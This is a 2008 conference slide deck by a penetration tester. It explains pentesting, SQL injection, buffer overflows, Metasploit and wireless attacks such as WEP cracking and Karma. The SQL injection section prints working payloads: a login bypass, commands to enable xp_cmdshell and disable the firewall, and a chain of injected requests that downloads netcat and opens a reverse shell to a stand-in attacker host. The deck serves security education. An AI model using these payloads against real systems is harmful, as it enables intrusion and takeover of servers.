securestate™
information protection

Penetration Testing

Let me probe your ports…

NetSecure08
March, 2008

David Kennedy

CISSP, GSEC, MCSE 2003
Practice Lead: Profiling & e.Discovery
Dkennedy@SecureState.com


SecureState Overview

information protection

A Management Consulting Firm Specializing in Information Security

- Founded in September 2001
- Payment Card Industry Certified (PCI) Qualified Security Assessor (QSA)
- Approved Scanning Vendor
- Qualified Payment Application Security Company
- Largest dedicated security company in the great lakes

- Number of Employees 36
  - 13 Government Consultants
  - 16 Commercial Consultants
  - 7 Executive/Admin Staff



securestate
information protection

Service Lines

information protection

Audit and Compliance

- PCI
- SAS 70
- SOX, GLBA etc.
- TG-3
- INFOSEC

Profiling and e.Discovery

- Web Application Security (WAS)
- Attack and Penetration Services
- Wireless Audits
- Data Forensics
- Expert Testimony
- Mitigation Assistance

Risk Management

- Security Program Manager (SPM)
- StateScan
- SecureTime
- Virtual Compliance Officer (VCO)

virtual compliance officer

security program manager

Our team

- Published in Milw0rm, SecurityFocus, and various other security research sites. Known for the 0 day flaw in IBM Rational Clearquest's Web Application.
- Security tool development.
- We automated a lot of our methodologies and easy methods for getting into networks, we give those to our clients to make us get more creative and find better ways to hack.
- Record this year for full compromises:

100% full compromise Internal Penetration Tests (this means every server you own)

72.3% full compromise External Penetration (ranging from full server compromise to internal domain compromise…yea I know..its bad external?)

About me

- Worked for the N.S.A. doing secret squirrel stuff, twice in Iraq and once in Bahrain. I was a Marine so please talk slowly….
- Became an instructor for the N.S.A. on security topics….(have to use “vague” terms).
- Joined SecureState in early 2005
- Became a practice lead for our “Pentesting” wing of SecureState.
- Work on side projects like tool additions for Back|Track, a security distribution CD.

Agenda

- Introduction into penetration testing
- Web application hacking (live demo)
- Network hacking (live demo)
- Wireless hacking
- Physical pentests
- Preventative measures and incident response
- Finally…questions??

Introduction to Penetration Testing

What IS penetration testing?

- Aside from companies that hire us to break into their systems?
- Penetrations tests offer an excellent method of identifying how your security is working overall in your organization…
- Penetration tests can be used for more budget..
- Penetration tests are a proof of concept on what a hacker may have access to…
- Can show how policy, procedures, standards, compliance and governance are working within your organization…

What Penetration Tests are NOT

- Running vulnerability scanners…..
- Identifying 100 percent of the vulnerabilities out there…
- 100 percent way to identify how a hacker is going to break in…

Different types of penetration tests…

- External Attack and Penetration
- Internal Attack and Penetration
- Physical Attack and Penetration
- Wireless Attack and Penetration
- Client-Side Attack and Penetration

Effectiveness

information protection

- Well… I kind of have a bias opinion to these working for a security consulting company….but in all fairness, penetration tests are the way to go to see how you hold up and where you need to go.

- SecureState has what we call your current state, this is a given point in time where your current security resides. When a penetration test is performed, your current state is a baseline of your current security state.

- Your desired state is where you want to be in security and to ultimately be your “secured” state (not bad ??).

Effectiveness Part 2

- Penetration tests are a SNAPSHOT in time…..This means that 6 months down the road if you fix all vulnerabilities identified during a penetration test, your probably still insecure.
- New methods of attack are coming out EVERYDAY!
- Security is a robust and complicated machine that needs to be maintained and updated frequently.
- Toward the tail end of the presentation, we'll talk about some starter points to get your engine started in security…

Web application hacking…

Why fight a (fire) wall when I can go through the front door?

Scanning services…

- Anyone seen the service that claims to Hacker Proof you? For one hundred dollars, you get your PCI scans, and guess what, all of your vulnerabilities disappear.

- We are seeing this service get breached left and right and hackers are specifically targeting these companies representing the protected logo's on their websites and posting the videos on the internet.

- You get what you pay for, these scans are about as basic as it gets for scanners and if you want the run of the mill 13 year old to not hack you, that's about all these will protect you against.

Basics

- What is a web application?
- There are vulnerabilities with web applications?
- What different types of attacks are there?
- Different layers out there….(network, host, web server, web application)

Brief Introduction of SQL Injection

Good guy

1. A user enters his username and password

2. The web application sends a request to a database

3. The web application looks for the username and makes sure the password matches and gives the valid user.

Bad Guy

1. The evil hacker sends a fake user using the web application as a median to append other statements to the request.

   So a simple example, the attacker types in “admin” and uses a SQL statement to not require a password (represented as a --).

2. The web application says “Yep, admin is there, great your good to go, here’s the keys!”

An overall Introduction

- Custom coded web applications are very common
  - .NET languages coupled with Visual Studio = *almost* point and click solutions
  - SQL + ASP.NET + C# or VB.NET = Very Common Web Application
- Custom coded = human error…sorry no Windows update, please come again.
- Error Messages = Hacker's BEST FRIEND
- Gartner analyst John Pescatore estimates that 75% of attacks against Web servers are entering through applications and not at the network level.
- Personally, from what we've seen, I would estimate it being more around 92-93%.
- Most hot-shot or outsourced developers don't know and don't care about security.

Why Web Security? I have a Firewall and IDS...

- **Am I safe with a Firewall?-** Many companies are filtering their Internet connection (Block ALL except 80 & 443)
  - **Port 80/443-** Permits access to the Web Server and Web Applications
- **Intrusion Detection Systems?** DETECT Signatures, and DON'T work on custom coded applications
- **What about anti-virus software?** No viruses here, sorry!
- Our attack will appear as a normal request to the web server(s) and database(s) involved...

Open Web Application Security Project – Top 10


- Dedicated to finding and fighting the causes of insecure software
- Provides a powerful awareness document for web application security
- Represents broad consensus of most critical web application security flaws
- http://www.owasp.org/index.php/Cleveland
- Visa developed "Payment Application Best Practices" to assist in creating secure payment applications that help ensure merchant compliance with the **Payment Card Industry (PCI) Data Security Standard.**
  - http://usa.visa.com/business/accepting_visa/ops_risk_management/cisp_payment_applications.html
  - OWASP Top Ten Category Reference A2 - Injection Flaws

SQL Basics

- Structured Query Language (SQL) is a commonly used language to query databases
- SQL queries are executed under the user database accounts
- “sa” account in MSSQL gives SYSTEM level access (underlying OS as well)
- SQL Injection takes place when it is possible to inject our own code into an existing query
- Some possible SQL injection manipulations are:
  - Bypassing logins and other unintended actions
  - Privilege escalation
  - Reading, updating, and deleting existing data
  - Inserting new data
  - Creating/Deleting Stored Procedures, Tables, Views, etc.
  - Uh, our entire internal network has been owned…

SQL Injection Basics

- Basic SQL syntax:



‘ or 1 = 1 --

‘ means start a SQL statement

Or 1 = 1 does 1 = 1? Uh yea. So true?

-- Comment out the rest of that garbage.

Result? Access Granted… Cha Ching.

Bypassing the login

- A single quote ‘ is usually the easiest way to detect SQL injection
  - Closes out a string literal
  - Causes deliberate syntax errors

Server Error in '/sql' Application.

Unclosed quotation mark before the character string '''.
Line 1: Incorrect syntax near '''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark before the character string ''.
Line 1: Incorrect syntax near ''.

Source Error:

```
Line 43:                    SqlCommand cmd = new SqlCommand(sql, objConn);
Line 44:                    objConn.Open();
Line 45:                    if (cmd.ExecuteScalar() != DBNull.Value)
Line 46:                    {
```

- Example injection:

SELECT user_id
FROM users
WHERE login_name = ‘’ or 1=1--’ AND password = ‘p455w0rd’

- Using the above statement, we will get the first user_id in the users table

securestate
information protection

Let me explain some great features

- The good ol' xp_cmdshell
- I stopped this attack by using registry hack through a custom group policy and applied it to all web server OU's and removed the stored procedure called "xp_cmdshell"… Fantastic, give us thirty more seconds then...
- I'm not running my web apps as "sa".. Very good, but your "sa" password is weak.

How to root a box

- We are going to use .NET and MSSQL since it is the #1 most used

- First steps, are we running as “sa” or systems administrator?

' OR USER_NAME() = 'dbo'–

- Ok, we are running as “sa”, lets enable xp_cmdshell just in case it was disabled….

SQL 2000: exec sp_addextendedproc 'xp_cmdshell', 'C:\Program Files\Microsoft SQL Server\MSSQL\Binn\xplog70.dll'

SQL 2005: EXEC master.dbo.sp_configure 'show advanced options', 1 ;RECONFIGURE; EXEC master.dbo.sp_configure 'xp_cmdshell', 1 ;RECONFIGURE

- Disable firewall..

' ;exec master..xp_cmdshell 'NET STOP "Windows Firewall"'—

' ;exec master..xp_cmdshell 'NET STOP "Windows Firewall/Internet Connection Sharing (ICS)"'--

Some more commands…


- We had a nifty hack recently where we found some SQL Injection, rooted the box, uploaded a reverse shell…great I have a shell… I wanted a GUI, so I tunneled all RDP traffic over SSH back to SecureState through their firewall and had full access to their internal network. Fifteen minutes later, full internal domain compromise. Ok, my head just exploded.

- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo open ftp.server.com > moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo username >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo password >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo username >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo ssftp >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo password >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo bin >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo get nc.exe >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'echo bye >> moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20'ftp -s:moo.txt'--**
- **page.asp?U=hey';%20exec%20master..xp_cmdshell%20‘nc –v evilhackerftpsite.com –d –e cmd.exe'—**

Some nifty tools we build


Demo Time…

Ice breaker


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

So is the Threat Real?

- Yes.
- SecureState released a 0-day (zero-day) exploit for SQL Injection for an IBM Enterprise product (login as administrator bypass)
- CVE-2007-4368



Transfer methods

Ok they found a vulnerability… how are they getting it to my server??

Transfer methods

- You just saw some neat demos using SQL Injection…. Let's actually take a peak on how these attacks actually work and how we can deliver what we call a PAYLOAD to the server.

Network hacking….


Buffer, heap, and stack OH MY!

Taken directly from our tests

- A windows XP service pack 0 or 1 operating system placed on the internet has a shelf life of being exploited in under one minute.

Basics…down and dirty

- Overflow – Lets explain what an overflow is first…
- Why is this important
- How can we exploit this?



Vista Protects me with Address Space Layout Randomization (ASLR)

- Windows implemented a security feature that randomizes memory so buffer overflows are not successful. Well…..within about a month of its release some super brilliant people figured out a way around it.

- There are static parts in memory that are still present, hackers can use this to jump to this portion in memory, then to another portion in memory, and then successfully exploit the system…

- Leopard (MAC OSX) uses the same type of randomization as well..


Firewalls

- Generally, companies are not exposing NetBIOS anymore (reminder for Dave tell funny story about Fortune 500 company that had NetBIOS open)
- Unfortunately, these types of attacks can exploit a variety of targets ranging from various services like SSH, Telnet, FTP, VNC, SQL, NetBIOS, RPC, Web servers, and various other exposed services.
- Generally, its LESS likely to exploit these vulnerabilities from the outside, but we'll get into how easy it is to plug in your internal network in a little bit…

Metasploit

- Open Source coded in Ruby, H.D. Moore, main creator of Metasploit has released a framework for exploits that has a wide repository (230+ exploits?) for attacking these types of vulnerabilities.

- There's a few different things, a GUI, web interface, command line, auto destroy everything and end the world feature, and much more.



Live Demonstrations

BackTrack

For those who don't know…

- Back|Track is a Slackware (Linux) based operating system, where you burn the CD and boot up into a fully functioning hacker environment.
- I do some nifty development for Back|Track, the Fast-Track tool you saw is specifically designed for Back|Track as well as some other stuff...
- Max Moser (max), and Mati Aharoni (muts) are the two original founders, good bunch of people and heavily involved in the security community as well.

Wireless hacking

Wax on, wax off

Wireless

- Wireless for organizations means simplicity of no wires, and ease of use.
- What do we mean by wireless? Access points, wireless internet, etc.

securestate
information protection

The truth about wireless…

- If you don't know what your doing its more like the Christmas story and having a BB Gun…its dangerous.

Number one target

- Wireless is by far the number one most targeted and a great recreational sport out there for hackers…
- Jocks play sports, hackers break into wireless….Not that much of a difference..
- War-driving is the recreational sport and “art-form” used to identify wireless access points and break into them by hackers.

Warning: War-Drivers may look like this

War-Biking?????????????

War-driving…bunch of wires a laptop and some antennas

Encryption Standards


- OK…there are a bunch of different encryption standards you may have seen out there….
- Wired Equivalency Privacy (WEP) – Originally introduced in the early millennium for commercial use, WEP has M A J O R flaws that allow an attacker to decrypt the actual key and have full access to all of the encrypted data as well as hop right on your network.
- Wi-Fi Protected Access (WPA) – While a step up, its more like a 1988 Chevy Malibu vs. a 1989 Oldsmobile Cutlass. WPA has its share of issues depending on how its configured.
- Wi-Fi Protected Access 2 (WPA2) – Uhhh, the same vulnerabilities from WPA(1) still exist in WPA2….Alrighty then…

Tools out there..

- The AirCrack Suite – Primary developer is Mister_X good friend of mine as well as Zero_Chaos.

- The AirCrack suite provides pretty much everything you need for attacking various wireless devices and their flaws.

AirCrack in action



Different types of attacks explained…

- PTW attack – Originally needed 100K to 1 million packets (or weak Ivs) to crack WEP. With the PTW attack, we only need 5k to 15k, really speeds up the attack.
- Replay attacks – replay packets to generate more packets
- De-authentication Attacks – Cut the client off and force a re-association
- EAPOL 5 Way Handshake vulnerability – Crack the hash

Karma

- Nice tool released for one purpose in life. The total destruction of everything in this world.
- Windows is nice, when you connect to an access point… and then shut your computer down for the night, two months later you turn it on at the airport, Windows broadcasts the SSID saying HEY WHERE IS THIS ACCESS POINT?!?!
- Karma sets up a fake access point with that name that was initially sent through a probe and says HEY GUY IM RIGHT HERE!!!
- You automatically connect unwillingly and eeek, your now subject to a ton of different attacks out there…

